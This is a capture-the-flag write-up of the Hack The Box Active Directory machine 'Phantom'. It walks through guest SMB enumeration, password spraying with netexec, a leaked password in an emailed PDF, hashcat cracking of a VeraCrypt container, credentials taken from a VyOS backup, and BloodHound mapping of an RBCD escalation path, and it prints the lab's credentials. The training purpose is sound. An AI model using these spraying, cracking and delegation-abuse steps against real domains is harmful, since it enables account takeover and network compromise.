

In this post I’m back on Hack The Box with a medium-difficulty Windows box called Phantom. It’s highly rated but hasn’t attracted many pwns, so I figured I’d give it a go, the name sounded cool anyway. We’ll walk through Active Directory exploitation, SMB/share enumeration, password-spraying, and Kerberos attacks. The official description is below.
Official Box Description
Phantom is a medium difficulty Windows machine which highlights AD exploitation. Initial enumeration reveals a publicly accessible SMB Share containing an email file with a base64 encoded PDF attachment that leaks a domain password. After enumerating domain users and performing a password spray, valid credentials are discovered for the ibryant account. Further enumeration of network shares uncovers a VeraCrypt container, which, after cracking, discloses a VyOS router backup holding credentials. These credentials provide access to the lstanley account, which has sufficient rights to configure Resource-Based Constrained Delegation (RBCD). By abusing RBCD and leveraging S4U2Self/S4U2Proxy Kerberos delegation, we impersonate a Domain Admin and achieve full domain compromise.
Reconnaissance
Like usual, we start our recon with a nmap scan:
sudo nmap -sC -sV -oA phantom phantom.vl
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-09-27 15:22 CDT
Nmap scan report for 10.129.234.63
Host is up (0.082s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2025-09-27 20:23:01Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: phantom.vl0., Site: Default-First-Site-Name)
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: phantom.vl0., Site: Default-First-Site-Name)
3269/tcp open tcpwrapped
3389/tcp open ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
| Target_Name: PHANTOM
| NetBIOS_Domain_Name: PHANTOM
| NetBIOS_Computer_Name: DC
| DNS_Domain_Name: phantom.vl
| DNS_Computer_Name: DC.phantom.vl
| DNS_Tree_Name: phantom.vl
| Product_Version: 10.0.20348
|_ System_Time: 2025-09-27T20:23:07+00:00|_ssl-date: 2025-09-27T20:23:47+00:00; 0s from scanner time.| ssl-cert: Subject: commonName=DC.phantom.vl| Not valid before: 2025-09-26T19:23:46|_Not valid after: 2026-03-28T19:23:46
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:| smb2-time:
| date: 2025-09-27T20:23:09
|_ start_date: N/A
| smb2-security-mode:
| 3:1:1:|_ Message signing enabled and required
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .Nmap done: 1 IP address (1 host up) scanned in 60.16 seconds
Great, now we have some information on what ports are open and what services are running on these ports. Let’s grab the FQDN as requested for this box. Again, quick side note here – I’m not going through all of these questions and answers here. I will only be focusing on the flags as in other rooms. If you follow along you should have no issues answering the rest of the questions in “Guided Mode” if that’s your cup of tea.
Anyways, let’s move on:
netexec smb 10.129.234.63SMB 10.129.234.63 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:False)

Now let’s get the shares info:
netexec smb 10.129.234.63 --sharesSMB 10.129.234.63 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:False)
SMB 10.129.234.63 445 DC [-] Error getting user: list index out of range
SMB 10.129.234.63 445 DC [-] Error enumerating shares: STATUS_USER_SESSION_DELETED

Nothing promising from that output, so lets try:
netexec smb 10.129.234.63 -u '' -p '' --sharesSMB 10.129.234.63 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:False)
SMB 10.129.234.63 445 DC [+] phantom.vl\:
SMB 10.129.234.63 445 DC [-] Error enumerating shares: STATUS_ACCESS_DENIED

Hmmm, still not quite what we need so let’s adjust:
netexec smb 10.129.234.63 -u 'guest' -p '' --shares
SMB 10.129.234.63 445 DC [] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:False) SMB 10.129.234.63 445 DC [+] phantom.vl\guest: SMB 10.129.234.63 445 DC [] Enumerated shares
SMB 10.129.234.63 445 DC Share Permissions Remark
SMB 10.129.234.63 445 DC ----- ----------- ------
SMB 10.129.234.63 445 DC ADMIN$ Remote Admin
SMB 10.129.234.63 445 DC C$ Default share
SMB 10.129.234.63 445 DC Departments Share
SMB 10.129.234.63 445 DC IPC$ READ Remote IPC
SMB 10.129.234.63 445 DC NETLOGON Logon server share
SMB 10.129.234.63 445 DC Public READ
SMB 10.129.234.63 445 DC SYSVOL Logon server share

And there we go! As we can see we have READ access to the Public share.
Let’s dig into this…
Since this share is readable by us, we can enumerate a bit further here:
netexec smb phantom.vl
Then we can can print just the users lists and see if we can perform any additional attacks to escalate our privileges.
cat phantom | cut -d '\' -f2 | awk '{print $1}' | tee users.txt[*]
SMB
guest:
Enterprise
Administrator
Guest
krbtgt
Domain
Domain
Domain
Domain
Domain
Cert
Schema
Enterprise
Group
Read-only
Cloneable
Protected
Key
Enterprise
RAS
Allowed
Denied
DC$
DnsAdmins
DnsUpdateProxy
svc_sspr
TechSupports
Server
ICT
DevOps
Accountants
FinManagers
EmployeeRelations
HRManagers
rnichols
pharrison
wsilva
elynch
nhamilton
lstanley
bbarnes
cjones
agarcia
ppayne
ibryant
ssteward
wstewart
vhoward
crose
twright
fhanson
cferguson
alucas
ebryant
vlynch
ghall
ssimpson
ccooper
vcunningham
SSPR
With our user list compiled, we can attempt as password spray attack to see if we can takeover any other accounts.
netexec smb phantom.vl
<SNIP>
SMB 10.129.234.63 445 DC [+] phantom.vl\guest::guest:
SMB 10.129.234.63 445 DC [+] phantom.vl\Enterprise:Enterprise
SMB 10.129.234.63 445 DC [-] phantom.vl\Administrator:Administrator STATUS_LOGON_FAILURE
SMB 10.129.234.63 445 DC [-] phantom.vl\Guest:Guest STATUS_LOGON_FAILURE
SMB 10.129.234.63 445 DC [-] phantom.vl\krbtgt:krbtgt STATUS_LOGON_FAILURE
SMB 10.129.234.63 445 DC [+] phantom.vl\Domain:Domain
SMB 10.129.234.63 445 DC [+] phantom.vl\Domain:Domain
SMB 10.129.234.63 445 DC [+] phantom.vl\Domain:Domain
SMB 10.129.234.63 445 DC [+] phantom.vl\Domain:Domain
SMB 10.129.234.63 445 DC [+] phantom.vl\Domain:Domain
SMB 10.129.234.63 445 DC [+] phantom.vl\Cert:Cert
SMB 10.129.234.63 445 DC [+] phantom.vl\Schema:Schema
SMB 10.129.234.63 445 DC [+] phantom.vl\Enterprise:Enterprise
SMB 10.129.234.63 445 DC [+] phantom.vl\Group:Group
SMB 10.129.234.63 445 DC [+] phantom.vl\Read-only:Read-only
SMB 10.129.234.63 445 DC [+] phantom.vl\Cloneable:Cloneable
SMB 10.129.234.63 445 DC [+] phantom.vl\Protected:Protected
SMB 10.129.234.63 445 DC [+] phantom.vl\Key:Key
SMB 10.129.234.63 445 DC [+] phantom.vl\Enterprise:Enterprise
SMB 10.129.234.63 445 DC [+] phantom.vl\RAS:RAS
SMB 10.129.234.63 445 DC [+] phantom.vl\Allowed:Allowed
SMB 10.129.234.63 445 DC [+] phantom.vl\Denied:Denied
SMB 10.129.234.63 445 DC [-] phantom.vl\DC$:DC$ STATUS_LOGON_FAILURE
SMB 10.129.234.63 445 DC [+] phantom.vl\DnsAdmins:DnsAdmins
SMB 10.129.234.63 445 DC [+] phantom.vl\DnsUpdateProxy:DnsUpdateProxy
SMB 10.129.234.63 445 DC [-] phantom.vl\svc_sspr:svc_sspr STATUS_LOGON_FAILURE
SMB 10.129.234.63 445 DC [+] phantom.vl\TechSupports:TechSupports
SMB 10.129.234.63 445 DC [+] phantom.vl\Server:Server
SMB 10.129.234.63 445 DC [+] phantom.vl\ICT:ICT
SMB 10.129.234.63 445 DC [+] phantom.vl\DevOps:DevOps
SMB 10.129.234.63 445 DC [+] phantom.vl\Accountants:Accountants
SMB 10.129.234.63 445 DC [+] phantom.vl\FinManagers:FinManagers
SMB 10.129.234.63 445 DC [+] phantom.vl\EmployeeRelations:EmployeeRelations
SMB 10.129.234.63 445 DC [+] phantom.vl\HRManagers:HRManagers
SMB 10.129.234.63 445 DC [-] phantom.vl\rnichols:rnichols STATUS_LOGON_FAILURE
SMB 10.129.234.63 445 DC [-] phantom.vl\pharrison:pharrison STATUS_LOGON_FAILURE
SMB 10.129.234.63 445 DC [-] phantom.vl\wsilva:wsilva STATUS_LOGON_FAILURE
SMB 10.129.234.63 445 DC [-] phantom.vl\elynch:elynch STATUS_LOGON_FAILURE
SMB 10.129.234.63 445 DC [-] phantom.vl\nhamilton:nhamilton STATUS_LOGON_FAILURE
SMB 10.129.234.63 445 DC [-] phantom.vl\lstanley:lstanley STATUS_LOGON_FAILURE
SMB 10.129.234.63 445 DC [-] phantom.vl\bbarnes:bbarnes STATUS_LOGON_FAILURE
SMB 10.129.234.63 445 DC [-] phantom.vl\cjones:cjones STATUS_LOGON_FAILURE
SMB 10.129.234.63 445 DC [-] phantom.vl\agarcia:agarcia STATUS_LOGON_FAILURE
SMB 10.129.234.63 445 DC [-] phantom.vl\ppayne:ppayne STATUS_LOGON_FAILURE
SMB 10.129.234.63 445 DC [-] phantom.vl\ibryant:ibryant STATUS_LOGON_FAILURE
SMB 10.129.234.63 445 DC [-] phantom.vl\ssteward:ssteward STATUS_LOGON_FAILURE
SMB 10.129.234.63 445 DC [-] phantom.vl\wstewart:wstewart STATUS_LOGON_FAILURE
SMB 10.129.234.63 445 DC [-] phantom.vl\vhoward:vhoward STATUS_LOGON_FAILURE
SMB 10.129.234.63 445 DC [-] phantom.vl\crose:crose STATUS_LOGON_FAILURE
SMB 10.129.234.63 445 DC [-] phantom.vl\twright:twright STATUS_LOGON_FAILURE
SMB 10.129.234.63 445 DC [-] phantom.vl\fhanson:fhanson STATUS_LOGON_FAILURE
SMB 10.129.234.63 445 DC [-] phantom.vl\cferguson:cferguson STATUS_LOGON_FAILURE
SMB 10.129.234.63 445 DC [-] phantom.vl\alucas:alucas STATUS_LOGON_FAILURE
SMB 10.129.234.63 445 DC [-] phantom.vl\ebryant:ebryant STATUS_LOGON_FAILURE
SMB 10.129.234.63 445 DC [-] phantom.vl\vlynch:vlynch STATUS_LOGON_FAILURE
SMB 10.129.234.63 445 DC [-] phantom.vl\ghall:ghall STATUS_LOGON_FAILURE
SMB 10.129.234.63 445 DC [-] phantom.vl\ssimpson:ssimpson STATUS_LOGON_FAILURE
SMB 10.129.234.63 445 DC [-] phantom.vl\ccooper:ccooper STATUS_LOGON_FAILURE
SMB 10.129.234.63 445 DC [-] phantom.vl\vcunningham:vcunningham STATUS_LOGON_FAILURE
SMB 10.129.234.63 445 DC [+] phantom.vl\SSPR:SSPR
<SNIP>
As you can see we get several hits for successful and unsuccessful logins. Unfortunately, after testing the potential hits we don’t see any valid credentials after running netexec smb 10.129.234.63 -u <USER> -p <PASSWORD -x "whoami" on any of these hits. We simply face the dreaded “Error enumerating shares: STATUS_ACCESS_DENIED”.
From here we can try to access the Public share and enumerate its contents:
smbclient.py phantom/guest@phantom.vl -no-pass
Impacket v0.13.0.dev0+20250130.104306.0f4b866 - Copyright Fortra, LLC and its affiliated companies
Type help for list of commands
# shares
ADMIN$
C$
Departments Share
IPC$
NETLOGON
Public
SYSVOL
Digging further:
# use public
# ls
drw-rw-rw- 0 Thu Jul 11 10:03:14 2024 .
drw-rw-rw- 0 Thu Aug 14 06:55:49 2025 ..
-rw-rw-rw- 14565 Sat Jul 6 11:09:28 2024 tech_support_email.eml

If we try to open the .eml file, we are presented with an email from alucas containing a base64 encoded blob inside the PDF.

We can copy this base64 blob to a text file and reference the file or simply paste the entire blob. I personally find it cleaner in the terminal to just save it as its own file.
base64 -d base64.txt > base64_email.pdf
We should have a final product that looks like so:

Now that we have a valid password we can attempt to password spray and see where this takes us.
netexec smb phantom.vl -u users.txt -p 'Ph4nt0m@5t4rt!' --continue-on-success

Now that we’ve identified a valid domain user using this password, we can go back and see what SMB shares we can access:
netexec smb phantom.vl -u ibryant -p 'Ph4nt0m@5t4rt!' -M spider_plus

Seeing that we now have READ access to the “Departments Share”, we can go ahead and check that out.
smbclient.py PHANTOM/[email protected]

IT interests us, so lets check that out:

Here we see a VeraCrypt backup. We can attempt to convert that into a crackable hash. First, let’s generate a word list like so:
crunch 12 12 -t 'Phantom202%^' -o wordlist.txt
Then we attempt to crack the hash with Hashcat:
hashcat -m 13722 -a 0 hash wordlist.txt

With this password on hand we can extract the contents of the backup:
veracrypt IT_BACKUP_201123.hc ./mnt-phantom -p 'Phantom2023!'
With the veracrypt backup accessible, we can dig through to see what we can find:

Nothing immediately screams at me, but the “vyos_backup.tar.gz” looks interesting so let’s explore that further.

Applying a bit of OSINT gives us some information on sensitive files within VyOS being config.boot, so let’s see if we can pull some hardcoded credentials from the file.

And there we have it lstanley has a password of gB6XTcqVP5MlP7Rc.
Now we can use these credentials and spray away:
netexec smb phantom.vl -u users.txt -p gB6XTcqVP5MlP7Rc --continue-on-success

We do get a hit here for service account svc_sspr. Let’s check if we can authenticate using this account:
netexec winrm phantom.vl -u svc_sspr -p gB6XTcqVP5MlP7Rc

Viola! The credentials are valid and we are authenticated as svc_sspr!
Now that we have a foothold, let’s try to escalate our privileges. We can run netexec and call on Bloodhound:
netexec ldap 10.129.234.63 -u 'svc_sspr' -p 'gB6XTcqVP5MlP7Rc' --bloodhound --dns-server 10.129.234.63 -c All
Now that we have the data, we can upload it to Bloodhound:
bloodhound --no-sandbox --ingest ./DC_10.129.2.248_2025-10-10_123843_bloodhound.zip

We can see that svc_sspr has ForceChangePassword control over crose, wsilva and rnichols by viewing the First Degree Object Control of the Outbound Control Rights.
Upon further examination wsilva belongs to the ICT Security group and has permission to change the AllowedToActOnBehalfOfOtherIdentity attribute on the DC.Phantom.vl computer object.
This means wsilva can configure Resource-Based Constrained Delegation (RBCD) on the domain controller, allowing us to exploit that account to gain higher privilege.
